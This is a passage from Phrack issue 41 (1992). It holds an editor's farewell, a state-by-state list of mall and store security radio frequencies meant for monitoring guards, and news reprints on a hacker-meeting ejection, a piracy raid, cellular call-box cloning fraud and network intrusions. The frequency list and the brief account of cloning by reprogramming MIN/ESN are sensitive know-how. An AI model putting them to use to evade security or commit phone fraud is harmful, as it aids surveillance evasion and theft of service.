==Phrack Inc.==

Volume Four, Issue Forty-One, File 1 of 13

Issue 41 Index

P H R A C K 4 1

December 31, 1992

~ We've Had A Rest, We're Still The Best ~

You've been waiting for this for a while and it's finally here. A lot has happened since the last issue. I guess I should start off with the most important thing as far as the administration of Phrack is concerned: Phrack 41 is the last issue for which I will serve as editor.

Why? Well for one, I was in a motorcycle wreck about a month ago and lost the use of my right arm for a while and, due to the related financial difficulties, I was forced to sell my computers and some other stuff.

Secondly, due to my lack of being a rich boy and having access to a nice machine, I found it necessary to allow others to help me in putting out the past several issues and that has resulted in some things being released that I really wasn't happy with.

However, don't get me wrong. I'm not gonna sit here and dis my friends just because we differ in opinion about some things. I think that the overall quality of the issues has been pretty good and anyone who says it's not can basically suck my dick, because I don't give a fuck about your opinion anyway.

Thirdly, and the most important reason why I am resigning as editor of Phrack, is a general lack of desire on my part. I mean the whole reason I even got involved with doing this was because of hacking -- partly for curiosity and partly for being able to thumb my nose at the powers that be and other intellectual types that say, "You can't do/learn about that because we don't think blah blah blah." Like I'm supposed to give a fuck what anyone else thinks. The type of public service that I think hackers provide is not showing security holes to whomever has denied their existence, but to merely embarrass the hell out of those so-called computer security experts and other purveyors of snake oil. This is a service that is truly unappreciated and is what keeps me motivated. ANYWAY...if you wanna hear me rant some more, maybe I'll get to do my own Eleeeeet3 Pro-Phile in the future. Heh!

But really, since my acquisition of Phrack, my play time has been hampered and consequently, I have started to become bored with it. It was great to meet a lot of cool people and I learned some things. It's now time for me to go back to doing what I like best. For anyone who's interested in corresponding, I'm focusing my time on radio communications, HAM radio, scanning, and cellular telephones. If you are interested in talking about these things to me or whatever, feel free to write me at dispater@stormking.com.

Aside from all that, I feel that Phrack can be better. That's why issue 42 will have a new editor and administrative staff. I'm not saying who, but you may be surprised. NO, it's not KL or TK either.

And with that, I'm saying adios and, as Adam Grant said, "Don't get caught."

Now onto the issue:

In this issue's Loopback, Phrack responds to the numerous letters it has received over the past several months, including the return of Shit Kickin' Jim and a message from Rop, editor of Hack-Tic.

The Racketeer (Rack of The Hellfire Club) continues his Network Miscellany column with plenty of new information about fake mail.

Phrack Pro-Phile focuses on one of the hacking community's most mysterious

figures: Supernigger. SN was somewhat involved with the infamous DPAK and has some words of wisdom to the eleets and other folks who enjoy boasting about their number of years in "the hacker scene."

DISPATER, Phrack Editor

Editor-In-Chief : Dispater
Eleet Founders : Taran King and Knight Lightning
Technical Consultant : Mind Mage
Network Miscellany : The Racketeer [HFC]
News : Datastream Cowboy
Make-up : Hair Club for Men
Photography : Restricted Data Transmissions
Publicity : AT&T, BellSouth, and the United States Secret Service
Creative Stimulus : Camel Cool, Jolt Cola, and Taco Bell
Other Helpers : Scott Simpson, Zibby, The Weazel, The Fed, El1teZ Everywhere.

"For the record, we're hackers who believe information should be free. All information. The world is full of phunky electronic gadgets and networks and we want to share our information with the hacker community."
-- Restricted Data Transmissions

"They are satisfying their own appetite to know something that is not theirs to know."
-- Assistant District Attorney, Don Ingraham

"The notion that how things work is a big secret is simply wrong."
-- Hacking/Cracking conference on The WELL


-= Phrack 41 =-

Table Of Contents

There is no America.
There is no democracy.
There is only IBM and ITT and AT&T.
-- Consolidated

==Phrack Inc.==

Volume Four, Issue Forty-One, File 10 of 13



Mall Cop Frequencies

by Caligula XXI

THIS ONE IS DEDICATED TO THE DC 2600 MEETING

Living in America, one can easily and falsely assume that there really is a Bill of Rights. On November 6, 1992, the right to peaceably gather was suspended. Even though the U.S. Supreme Court ruled that shopping malls are "public meeting places" and not private property, it doesn't make a damn bit of difference to pigs. So here is a little information that may help you keep an eye on them while they are so preoccupied with us.

If your shopping mall is not listed below, try scanning (MHz):

151.625 to 151.955	154.515 to 154.60
457.5125 to 457.6125	460.65 to 462.1875
462.75 to 462.775	463.20 to 464.9875
465.65 to 467.1875	467.75 to 467.925
468.20 to 469.975	851.0125 to 865.9875

Following the shopping mall list is a list of nationwide stores and their security frequencies.

ST	City	Mall	Freq. MHz
AK	Anchorage	Northway Mall	461.775
AL	Birmingham	Century Plaza	464.875
AL	Mobile	Belair Mall	464.875
AL	Montgomery	Montgomery Mall	466.0625
AZ	Phoenix	Metrocenter	464.475
AZ	Phoenix	Paradise Valley Mall	464.375
AZ	Tucson	Foothills Mall	464.575
CA	Bakersfield	Valley Plaza Shop Cent	154.57
CA	Canoga Park	Topanga Plaza	154.54
CA	Los Angeles	Century City Center	461.025
CA	Oxnard	Center Points Mall	464.475
CA	San Francisco	Embarcardero Center	854.8375
CO	Boulder	Crossroads Mall	468.7875
CO	Denver	Laksie Mall	464.375
CT	Hartford	Northeast Plaza	464.375
			464.675
			464.80
			464.95
CT	Danbury	Fair Mall	464.675
DC	Washington	Montgomery Mall	463.25
DC	Washington	Renaissance Plaza	463.375
FL	Jacksonville	Gateway Mall	461.025
FL	Miami	South Date Plaza	461.675
FL	Ft. Charlotte	South Port Square	154.54
FL	Tallahassee	Tallahassee Mall	461.20
			463.60
FL	Tampa	W. Shore Plaza	461.9125
GA	Atlanta	Piedmont Center	464.525
			464.5875
GA	Atlanta	Peachtree Center	461.825
HI	Pearl City	Century Park Plaza	464.225
IA	Des Moines	Merel Hay Mall	154.54
			154.57
IA	West Burlington	Southridge Mall	464.675
IL	Springfield	The Center	464.925
IL	Chicago	Ford City Center	464.775

			464.975
IL	Aurora	Fox Valley Center	464.675
IN	Ft. Wayne	Glenbrook Square	464.575
			464.875
IN	Indianapolis	Lafayette Square	461.025
KS	Manhattan	Manhattan Tower Center	463.525
KS	Kansas City	Bannister Mall	464.575
			464.675
KY	Lexington	Fayette Mall	462.1125
KY	Louisville	Oxmoor Center	464.8125
LA	New Orleans	World Trade Center	463.25
LA	Shreveport	Mall St. Vincent	464.675
MA	North Attleboro	Emerald Square Mall	461.725
MA	Boston	World Trade Center	461.9125
			461.9375
			461.9625
			462.1625
			464.80
MA	Boston	Copley Plaza	154.60
MA	Watertown	Arsenal Mall	464.95
MD	Baltimore	Eastpoint Mall	151.805
MD	Greenbelt	Beltway Plaza Mall	151.925
MI	Ann Arbor	Briarwood Mall	462.05
			462.575
MI	Detroit	Renaissance Center	151.955
			462.60
			462.7625
MI	Grand Rapids	Woodland Center	464.475
			464.5375
MN	Rochester	Center Place	464.475
			464.5375
MO	Kansas City	Banister Mall	464.575
			464.675
MO	St. Louis	Galleria	461.9125
			462.0875
			462.8625
MS	Tupelo	Mall @ Barnes Cross	464.60
MT	Billings	West Park Plaza	464.775
NC	Raleigh	North Hills Mall	464.575
NC	Wilmington	Independence Mall	464.7875
ND	Great Forks	Columbia Mall	463.60
NE	Freendale	Southridge Mall	464.525
NE	North Platte	The Mall	461.425
NH	Newington	Foxrun Mall	463.975
			464.225
NH	Nashua	Pheasant Lane Mall	464.95
NJ	Atlantic City	Ocean One Mall	461.90
NJ	Short Hills	Mall @ Short Hills	464.825
NJ	New Brunswick	Fashion Plaza	464.475
NV	Reno	Park Lane Mall	464.05
NY	Colonie	Northway Mall	461.6875
NY	Mineola	Roosevelt Field	462.725
NY	Massapequa	Sunrise Mall	151.865
			464.465
NY	Mt. Vernon	Cross Country Center	154.57
			154.60
NY	New York	Gateway Plaza	464.825
NY	Lake Grove	Smithaven Mall	154.60
OH	Columbus	Northland Mall	463.625
			464.925
OH	Cleveland	Randall Park	461.425
OH	Youngstown	Southern Park Mall	461.50
OK	Broken Arrow	Woodland Hills Mall	461.075
			469.675
OK	Oklahoma City	North Park Mall	464.7875
OR	Eugene	Gateway Mall	461.125
OR	Portland	Washington Square Mall	464.475
PA	Media	Granite Run Mall	464.325
PA	Pittsburgh	Century III	464.325
			464.375

			464.975
PA	Pittsburgh	Parkway Center Mall	464.6875
RI	Newport	Mall @ Newport	461.575
SC	Columbia	Columbia Mall	462.1125
SC	Spartanburg	Westgate Mall	151.955
TN	Knoxville	East Town Mall	463.3375
TN	Memphis	Mall of Memphis	464.975
TN	Nashville	Bellevue Center	464.825
TX	San Antonio	Wonderland Mall	467.875
			469.9125
TX	Dallas	World Trade Center	464.375
			464.875
TX	Fort Worth	Plaza Forth Worth	461.85
			464.55
TX	Houston	West Oaks Mall	462.1125
			464.3875
			464.4875
UT	Salt Lake City	Crossroads Plaza	464.825
			464.975
			464.9875
VA	Colonial Heights	Southpark Mall	855.5625
VA	Hampton	Coliseum Mall	464.30
VA	Portsmouth	Tower Mall	464.675
WI	Milwaukee	Southgate Mall	464.725
			464.8875
WV	Vienna	Grand Central Mall	151.835
WY	Cheyenne	Frontier Mall	464.5125

J.C. Penny's	154.57, 154.60, 461.6125, 461.9375, 464.50, 464.55
K-Mart	154.57, 154.60, 457.5375, 457.5875, 461.3125,463.9125
Montgomery Ward	467.8125
Sears	154.57, 454.50, 464.55
Toys R Us	461.7375, 461.9625, 463.7875, 464.9625
Wal-Mart	151.625, 467.7625, 467.75, 467.775 467.80, 467.825, 467.85, 467.875, 467.90
Zayre	461.0125, 463.4125

==Phrack Inc.==

Volume Four, Issue Forty-One, File 11 of 13

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN           Issue 41 / Part 1 of 3            PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Reports of "Raid" on 2600 Washington Meeting — November 9, 1992

by Barbara E. McMullen & John F. McMullen (Newsbytes)

WASHINGTON, D.C. -- The publisher of a well-known hacker magazine claims a recent meeting attended by those interested in the issues his magazine raises was disrupted by threats of arrest by security and Arlington, Virginia police officers.

Eric Corley, also known as "Emmanuel Goldstein," editor and publisher of "2600 Magazine: The Hacker Quarterly," told Newsbytes that the meeting was held November 6th at the Pentagon City Mall outside Washington, DC was disrupted and material was confiscated in the raid.

2600 Magazine promotes monthly meetings of hackers, press, and other interested parties throughout the country. The meetings are held in public locations on the first Friday evening of the month and the groups often contact each other by telephone during the meetings.

Corley told Newsbytes that meetings were held that evening in New York, Washington, Philadelphia, Cambridge, St. Louis, Chicago, Los Angeles and San Francisco. Corley said, "While I am sure that meetings have been observed by law enforcement agencies, this is the only time that we have been harassed. It is definitely a freedom of speech issue."

According to Craig Neidorf, who was present at the meeting and was distributing applications for membership in Computer Professionals For Social Responsibility (CPSR), "I saw the security officers focusing on us. Then they started to come toward us from a number of directions under what seemed to be the direction of a person with a walkie-talkie on a balcony. When they approached, I left the group and observed the security personnel encircling the group of about 30 gatherers. The group was mainly composed of high school and college students. The guards demanded to search the knapsacks and bags of the gatherers. They confiscated material, including CPSR applications, a copy of Mondo 2000 (a magazine), and other material."

He adds that the guards also confiscated film "from a person trying to take pictures of the guards. When a hacker called "HackRat" attempted to copy down the names of the guards, they took his pencil and paper."

Neidorf continued, "I left to go outside and rejoined the group when they were ejected from the mall. The guards continued challenging the group and told them that they would be arrested if they returned. When one of the people began to take pictures of the guards, the apparent supervisor became excited and threatening but did not confiscate the film."

Neidorf also said, "I think that the raid was planned. They hit right about 6:00 and they identified our group as "hackers" and said that they knew that this group met every month."

Neidorf’s story was supported by a Washington "hacker" called "Inhuman," who told Newsbytes, "I arrived at the meeting late and saw the group being detained by the guards. I walked along with the group as they were being ushered out and when I asked a person who seemed to be in authority his name, he pointed at a badge with his name written in script on it. I couldn’t make out the name

and, when I mentioned that to the person, he said 'If you can't read it, too bad.' I did read his name, 'C. Thomas,' from another badge."

Inhuman also told Newsbytes that he was told by a number of people that the guards said that they were "acting on behalf of the Secret Service." He added, "I was also told that there were two police officers from the Arlington County Police present but I did not see them."

Another attendee, Doug Luce, reports, "I also got to the DC meeting very late; 7:45 or so. It seemed like a coordinated harassment episode, not geared toward busting anyone, but designed to get people riled up, and maybe not come back to the mall."

Luce adds that he overheard a conversation between someone who had brought a keyboard to sell. The person, he said, was harassed by security forces, one of whom said, "You aren't selling anything in my mall without a vendors permit!"

Possible Secret Service involvement was supported by a 19 year-old college student known as the "Lithium Bandit," who told Newsbytes, "I got to the mall about 6:15 and saw the group being detained by approximately 5 Arlington County police and 5 security guards. When I walked over to see what was going on, a security guard asked me for an ID and I refused to show it, saying that I was about to leave. The guard said that I couldn't leave and told me that I had to see a police officer. When I did, the officer demanded ID and, when I once again refused, he informed me that I could be detained for up to 10 hours for refusing to produce identification. I gave in and produced my school ID which the police gave to the security people who copied down my name and social security number."

Lithium Bandit continued, "When I asked the police what was behind this action, I was told that they couldn't answer but that 'the Secret Service is involved and we are within our rights doing this."

The boy says he and others later went to the Arlington police station to get more information and were told only that there was a report of the use of a stolen credit card and two officers were sent to investigate. "They later admitted that it was 5 (officers). While I was detained, I heard no mention of a credit card and there was no one arrested."
Marc Rotenberg, director of CPSR's Washington office, told Newsbytes, "I have really no details on the incident yet, but I am very concerned about the reports. Confiscation of CPSR applications, if true, is outrageous. I will find out more facts on Monday."

Newsbytes was told by the Pentagon City Mall office that any information concerning the action would have to come from the director of security, Al Johnson, who was not available until Monday. The Arlington Country Police referred Newsbytes to a "press briefing recording" which had not been updated since the morning before the incident.

Corley told Newsbytes, "There have been no reports of misbehavior by any of these people. They were obviously singled out because they were hackers. It's as if they were being singled out as an ethnic group. I admire the way the group responded -- in a courteous fashion. But it is inexcusable that it happened. I will be at the next Washington meeting to insure that it doesn't happen again."

The manager of one of New York state's largest malls provided background information to Newsbytes on the rights of malls to police those on mall property, saying, "The primary purpose of a mall is to sell. The interior of the mall is private property and is subject to the regulations of the mall. The only requirement is that the regulations be enforced in an even-handed manner. I do not allow political activities in my mall so I could not make an exception for Democrats. We do allow community groups to meet but they must request space at least two weeks before the meeting and must have proper insurance. Our regulations also say that groups of more than 4 may not congregate in the mall."

The spokeswoman added that mall security can ask for identification from those who violate regulations and that they may be barred from the mall for a period of 6 months.

She added, "Some people feel that mall atriums and food courts are public space. They are not and the industry is united on this. If the malls were to receive tax benefits for the common space and public service in snow removal and the like, it could possibly be a public area but malls are taxed on the entire space and are totally private property, subject to their own regulations. If a group of 20 or more congregated in my mall, they would be asked to leave."

\- -

Confusion About Secret Service Role In 2600 Washington Raid November 7, 1992
~~~~~~

by Barbara E. McMullen & John F. McMullen (Newsbytes)

WASHINGTON, D.C.-- In the aftermath of an action on Friday, November 6th by members of the Pentagon City Mall Police and police from Arlington County, Virginia in which those attending a 2600 meeting at the mall were ordered from the premises, conflicting stories continue to appear.

Attendees at the meeting have contended to Newsbytes that members of the mall police told them that they were "acting on behalf of the Secret Service." They also maintain that the mall police confiscated material from knapsacks and took film from someone attempting to photograph the action and a list of the names of security officers that one attendee was attempting to compile.

Al Johnson, chief of security for the mall, denied these allegations to Newsbytes, saying "No one said that we were acting on behalf of the Secret Service. We were merely enforcing our regulations. While the group was not disruptive, it had pulled tables together and was having a meeting in our food court area. The food court is for people eating and is not for meetings. We therefore asked the people to leave."

Johnson denied that security personnel took away any film or lists and further said "We did not confiscate any material. The group refused to own up to who owned material on the tables and in the vicinity so we collected it as lost material. If it turns out that anything did belong to any of those people, they are welcome to come in and, after making proper identification, take the material."

In a conversation early on November 9th, Robert Rasor, Secret Service agent-in-charge of computer crime investigations, told Newsbytes that having mall security forces represent the Secret Service is not something that was done and, that to his knowledge, the Secret Service had no involvement with any Pentagon City mall actions on the previous Friday.

A Newsbytes call to the Arlington County police was returned by a Detective Nuneville who said that her instructions were to refer all questions concerning the matter to agent David Adams of the Secret Service. She told Newsbytes that Adams would be providing all information concerning the involvement of both the Arlington Police and the Secret Service in the incident.

Adams told Newsbytes "The mall police were not acting as agents for the Secret Service. Beyond that, I can not confirm or deny that there is an ongoing investigation."

Adams also told Newsbytes that "While I cannot speak for the Arlington police, I understand that their involvement was due to an incident unrelated to the investigation."

Marc Rotenberg, director of the Washington office of Computer Professionals for Social Responsibility (CPSR), told Newsbytes "CPSR has reason to believe that the detention of people at the Pentagon City Mall last Friday was undertaken at the behest of the Secret Service, which is a federal agency. If that is the case, then there was an illegal search of people at the mall. There was no warrant and no indication of probable illegal activity. This raises constitutional issues. We have undertaken the filing of a Freedom of Information Act (FOIA) request to determine the scope, involvement and purpose of the Secret Service in this action."
~~~~~~

2600 meetings are held on the evening of the first Friday of each month in public places and malls in New York City, Washington, Philadelphia, Cambridge, St. Louis, Chicago, Los Angeles and San Francisco. They are promoted by 2600 Magazine: The Hacker Quarterly and are attended by a variety of persons interested in telecommunications and so-called "hacker issues". The New York meeting, the oldest of its kind, is regularly attended by Eric Corley a/k/a Emmanuel Goldstein, editor and publisher of 2600, hackers, journalists, corporate communications professionals and other interested parties. It is known to have been the subject of surveillance at various times by law enforcement agencies conducting investigations into allegations of computer crime.

Corley told Newsbytes "While I'm sure that meetings have been observed by law enforcement agencies, this is the only time that we have been harassed. It's definitely a freedom of speech issue." Corley also that he plans to be at the December meeting in Washington "to insure that it doesn't happen again."

- -

Conflicting Stories In 2600 Raid; CRSR Files FOIA November 11, 1992
~~~~~~

by Barbara E. McMullen & John F. McMullen (Newsbytes)

WASHINGTON, D.C. -- In the on-going investigation of possible Secret Service involvement in the Friday, November 6th ejection of attendees at a "2600 meeting" from the premises of the Pentagon City Mall, diametrically opposed statements have come from the same source.

Al Johnson, chief of security for the Pentagon City Mall told Newsbytes on Monday, November 9th "No one said that we were acting on behalf of the Secret Service. We were merely enforcing our regulations. While the group was not disruptive, it had pulled tables together and was having a meeting in our food court area. The food court is for people eating and is not for meetings. We therefore asked the people to leave."

On the same day, Johnson was quoted was quoted in a Communications Daily article by Brock Meeks as saying "As far as I'm concerned, we're out of this. The Secret Service, the FBI, they're the ones that ramrodded this whole thing."

Newsbytes contacted Meeks to discuss the discrepancies in the stories and were informed that the conversation with Johnson had been taped and was available for review. The Newsbytes reporter listened to the tape (and reviewed a transcript). On the tape, Johnson was clearly heard to make the statement quoted by Meeks.

He also said "maybe you outta call the Secret Service, they're handling this whole thing. We, we were just here", and, in response to a Meeks question about a Secret Service contact, "Ah.. you know, I don't have a contact person. These people were working on their own, undercover, we never got any names, but they definitely, we saw identification, they were here."

Newsbytes contacted Johnson again on the morning of Wednesday, November 11 and asked him once again whether there was any Secret Service involvement in the action. Johnson said "No, I told you that they were not involved." When it was mentioned that there was a story in Communications Daily, quoting him to the contrary, Johnson said "I never told Meeks that. There was no Secret Service involvement"

Informed of the possible existence of a tape quoting him to the contrary. Johnson said "Meeks taped me? He can't do that. I'll show him that I'm not fooling around. I'll have him arrested."

Johnson also said "He asked me if the Secret Service was involved; I just told him that, if he thought they were, he should call them and ask them."

Then Johnson again told Newsbytes that the incident was "just a mall problem. There were too many people congregating."

[NOTE: Newsbytes stands by its accurate reporting of Johnson's statements. It also affirms that the story by Meeks accurately reflects the material taped
~~~~~~

during his interview]

In a related matter, Marc Rotenberg, director of the Washington office of Computer Professionals For Social Responsibility (CPSR) has announced that CPSR has filed a Freedom of Information Act (FOIA) request with the Secret Service asking for information concerning Secret Service involvement in the incident.

Rotenberg told Newsbytes that the Secret Service has 10 days to respond to the request. He also said that CPSR "is exploring other legal options in this matter."

The Secret Service, in earlier conversations with Newsbytes, has denied that the mall security was working on its behalf.

In the incident itself, a group attending the informal meeting was disbanded and, according to attendees, had property confiscated. They also contend that security guards took film from someone photographing the confiscation as well as a list that someone was making of the guard's names. In his November 9th conversation with Newsbytes, Johnson denied that security personnel took away any film or lists and further said "We did not confiscate any material. The group refused to own up to who owned material on the tables and in the vicinity so we collected it as lost material. If it turns out that anything did belong to any of those people, they are welcome to come in and, after making proper identification, take the material."

2600 meetings are promoted by 2600 Magazine: The Hacker Quarterly and are held on the evening of the first Friday of each month in public places and malls in New York City, Washington, Philadelphia, Cambridge, St. Louis, Chicago, Los Angeles and San Francisco. They are regularly attended by a variety of persons interested in telecommunications and so-called "hacker issues".

Secret Service Grabs Computers In College Raid December 17, 1992

by Joe Abernathy (The Houston Chronicle)(Page A37)

The Secret Service has raided a dorm room at Texas Tech University, seizing the computers of two Houston-area students who allegedly used an international computer network to steal computer software.

Agents refused to release the names of the two area men and a third man, a former Tech student from Austin, who were not arrested in the late-morning raid Monday at the university in Lubbock. Their cases will be presented to a grand jury in January.

The three, in their early 20s, are expected to be charged with computer crime, interstate transport of stolen property and copyright infringements.

"The university detected it," said Agent R. David Freriks of the Secret Service office in Dallas, which handled the case. He said Texas Tech computer system operators noticed personal credit information mixed in with the software mysteriously filling up their data storage devices.

The former student admitted pirating at least $6,000 worth of games and programs this summer, Freriks said.

The raid is the first to fall under a much broader felony definition of computer software piracy that could affect many Americans.

Agents allege the three used the Internet computer network, which connects up to 15 million people in more than 40 nations, to make contacts with whom they could trade pirated software. The software was transferred over the network, into Texas Tech's computers and eventually into their personal computers.

The Software Publishers Association, a software industry group chartered to fight piracy, contends the industry lost $1.2 billion in sales in 1991 to pirates.

Although these figures are widely questioned for their accuracy, piracy is widespread among Houston's 450-plus computer bulletin boards, and even more so

on the global Internet.

"There are a lot of underground sites on the Internet run by university system administrators, and they have tons of pirated software available to download -- gigabytes of software," said Scott Chasin, a former computer hacker who is now a computer security consultant.

Freriks said the investigation falls under a revision of the copyright laws that allows felony charges to be brought against anyone who trades more than 10 pieces of copyrighted software -- a threshold that would cover many millions of Americans who may trade copies of computer programs with their friends.

"The ink is barely dry on the amendment, and you've already got law enforcement in there, guns blazing, because somebody's got a dozen copies of stolen software," said Marc Rotenberg, director of Computer Professionals for Social Responsibility, in Washington.

"That was a bad provision when it was passed, and was considered bad for precisely this reason, giving a justification for over-reaching by law enforcement."

Freriks said the raid also involved one of the first uses of an expanded right to confiscate computers used in crime.

"Our biggest complaint has been that you catch 'em and slap 'em on the wrist, and then give the smoking gun back," he said.

"So they've changed the law so that we now have forfeiture authority."

The Secret Service already has been under fire for what is seen by civil libertarians as an overly casual use of such authority, which many believe has mutated from an investigative tool into a de facto punishment without adequate court supervision.

Hacker Taps Into Freeway Call Box -- 11,733 Times October 23, 1992

by Jeffrey A. Perlman (Los Angeles Times)(Page A3)

SANTA ANA, CA -- An enterprising hacker reached out and touched someone 11,733 times in August -- from a freeway emergency call box in Orange County.

A computer that monitors the county's emergency call boxes attributed 25,875 minutes of calls to the mysterious caller who telephoned people in countries across the globe, according to a staff report prepared for the Orange County Transportation Authority.

"This is well over the average of roughly 10 calls per call box," the report noted.

About 1,150 bright yellow call boxes have been placed along Orange County's freeways to connect stranded motorists to the California Highway Patrol. But the caller charged all his calls to a single box on the shoulder of the Orange (57) Freeway.

The hacker apparently matched the individual electronic serial number for the call box to its telephone number. It took an investigation by the transit authority, and three cellular communications firms to unravel the mystery, the report stated.

Officials with the transit authority's emergency call box program were not available to comment on the cost of the phone calls or to say how they would be paid.

But the report assured that "action has been taken to correct this problem. It should be noted that this is the first incident of this type in the five-year history of the program."

- -

Ring May Be Responsible For Freeway Call Box Scam October 24, 1992

by Jodi Wilgoren (Los Angeles Times)(Page B4)

"Officials Believe A Hacker Sold Information to Others;
LA Cellular Will Pay For The Excess Calls."

COSTA MESA, CA -- As soon as he saw the August bill for Orange County's freeway call boxes, analyst Dana McClure guessed something was awry.

There are typically about 12,000 calls a month from the 1,150 yellow boxes that dot the county's freeways. But in August, there were nearly that many registered to a single box on the Orange Freeway a half-mile north of Lambert Road in Brea.

"This one stood out, like 'Whoa!'" said McClure, who analyzes the monthly computer billing tapes for the Orange County Transportation Authority. "It kicked out as an error because the number of minutes was so far over what it is supposed to be."

With help from experts at LA Cellular, which provides the telephone service for the boxes, and GTE Cellular, which maintains the phones, McClure and OCTA officials determined that the calls -- 11,733 of them totaling 25,875 minutes for a charge of about $1,600 -- were made because the hacker learned the code and telephone number for the call boxes.

Because of the number of calls in just one month's time, officials believe there are many culprits, perhaps a ring of people who bought the numbers from the person who cracked the system.

You'd have to talk day and night for 17 or 18 days to do that; it'd be fantastic to be able to make that many calls," said Lee Johnson of GTE Cellular.

As with all cases in which customers prove they did not make the calls on their bills, LA Cellular will pick up the tab, company spokeswoman Gail Pomerantz said. Despite the amount of time involved, the bill was only $1,600, according to OCTA spokeswoman Elaine Beno, because the county gets a special emergency service rate for the call box lines.

The OCTA will not spend time and money investigating who made the calls; however, it has adjusted the system to prevent further fraud. Jim Goode of LA Cellular said such abuses are rare among cellular subscribers, and that such have never before been tracked to freeway call boxes.

The call boxes contain solar cellular phones programmed to dial directly to the California Highway Patrol or a to a GTE Cellular maintenance line. The calls on the August bill included 800 numbers and 411 information calls and hundreds of calls to financial firms in New York, Chicago and Los Angeles. That calls were placed to these outside lines indicates that the intruders made the connections from another cellular phone rather than from the call box itself. Each cellular phone is assigned a seven-digit Mobile Identification Number that functions like a phone number, and a 10- or 11-digit Electronic Service Number unique to that particular phone (similar to the vehicle identification number assigned every automobile). By reprogramming another cellular phone with the MIN and ESN of the call box phone, a hacker could charge all sorts of calls to the OCTA.

"That's not legally allowable, and it's not an easy thing to do," McClure said, explaining that the numbers are kept secret and that reprogramming a cellular phone could wreck it. "Most people don't know how to do that, but there are some."

Everyone involved with the call box system is confident that the problem has been solved, but officials are mum as to how they blocked potential cellular banditry.

"I don't think we can tell you what we did to fix it because we don't want it to happen again," Beno said with a laugh.

FBI Probes Possible Boeing Computer Hacker November 6, 1992

Taken from Reuters

SEATTLE -- Federal authorities said Friday they were investigating the possibility that a hacker had breached security and invaded a Unix-based computer system at the aerospace giant Boeing Co.

The Federal Bureau of Investigation confirmed the probe after a Seattle radio station reported it received a facsimile of a Boeing memorandum warning employees the security of one of its computer networks may have been violated.

The memo, which had been sent from inside Boeing, said passwords may have been compromised, a reporter for the KIRO station told Reuters.

KIRO declined to release a copy of the memorandum or to further identify its source.

The memorandum said the problem involved computers using Unix, the open-ended operating system used often in engineering work.

Sherry Nebel, a spokeswoman at Boeing's corporate headquarters, declined comment on the memorandum or the alleged breach of security and referred all calls to the FBI.

An FBI spokesman said the agency was in touch with the company and would discuss with it possible breaches of federal law.

No information was immediately available on what type of computer systems may have been violated at Boeing, the world's largest commercial aircraft manufacturer.

The company, in addition, acts as a defense contractor and its business includes work on the B-2 stealth bomber, NASA's space station and the "Star Wars" project.

Boeing is a major user of computer technology and runs a computer services group valued at $1 billion.

Much of the company's engineering work is conducted using computer -aided design (CAD) capabilities. Boeing currently is pioneering a computerized technique which uses 2,000 computer terminals to design its new 777 twinjet.

- -

FBI Expands Boeing Computer Hacker Probe November 9, 1992

by Samuel Perry (Reuters)

SEATTLE -- Federal authorities expanded their investigation of a computer hacker or hackers suspected of having invaded a computer system at aerospace giant and defense contractor Boeing Co.

FBI spokesman Dave Hill said the investigation was expanded after the agency discovered similar infiltrations of computer records belonging to the U.S. District Court in Seattle and another government agency.

"We're trying to determine if the same individuals are involved here," he said, adding more than one suspect may be involved and the purpose of the intrusion was unclear.

"We don't think this was an espionage case," Hill said, adding federal agents were looking into violations of U.S. law barring breaking into a computer of federal interest, but that no government classified data was believed to be compromised.

"I'm not sure what their motivation is," he told Reuters.

The FBI confirmed the investigation after a Seattle radio station reported it received a facsimile of a Boeing memorandum warning employees that the security of one of its computer networks may have been violated.

A news reporter at KIRO Radio, which declined to release the facsimile, said it was sent by someone within Boeing and that it said many passwords may have been compromised.

Boeing's corporate headquarters has declined to comment on the matter, referring all calls to the FBI.

The huge aerospace company, which is the world's largest maker of commercial jetliners, relies heavily on computer processing to design and manufacture its products. Its data processing arm operates $1.6 billion of computer equipment.

No information was disclosed on what system at Boeing had been compromised. But one computer industry official said it could include "applications involving some competitive situations in the aerospace industry.

The company is a defense contractor or subcontractor on major U.S. military programs, such as the B-2 stealth bomber, the advanced tactical fighter, helicopters, the NASA space station and the "Star Wars" missile defense system.

Recently, Boeing has pioneered the unprecedented use of computer-aided design capabilities in engineering its new 777 twinjet. The design of the 777 is now mostly complete as Boeing prepares for final assembly beginning next year.

That system, which uses three-dimensional graphics to replace a draftsman's pencil and paper, includes 2,000 terminals that can tap into data from around the world.

Hacker Breaches NOAA Net August 3, 1992
~~~~~~~~~~~~~~~~~~~~~~~~

by Kevin Power (Government Computer News)(Page 10)

As a recent breach of the National Oceanic and Atmospheric Administration's (NOAA) link to the Internet shows, the network not only benefits scientists but also attracts unwanted attention from hackers.

NOAA officials said an intruder in May accessed the agency's TCP/IP network, seeking to obtain access to the Internet. The breach occurred on the National Weather Service headquarters' dial-in communications server in Silver Spring, Maryland, said Harold Whitt, a senior telecommunications engineer with NOAA.

Cygnus Support, a Palo Alto, California, software company, alerted NOAA officials to the local area network security breach when Cygnus found that an outsider had accessed one of its servers from the NOAA modem pool and had attempted several long-distance phone calls.

NOAA and Cygnus officials concluded that the perpetrator was searching for an Internet host, possibly to locate a games publisher, Whitt said. Fortunately, the hacker did no damage to NOAA's data files, he said.

Whitt said intruders using a modem pool to tap into external networks are always a security concern. But organizations with Internet access seem to be hacker favorites, he said. "There's a lot of need for Internet security," Whitt said.

"You have to make sure you monitor the usage of the TCP/IP network and the administration of the local host. It's a common problem, but in our case we're more vulnerable because of tremendous Internet access," Whitt said.

Whitt said NOAA's first response was to terminate all dial-in services temporarily and change all the numbers.

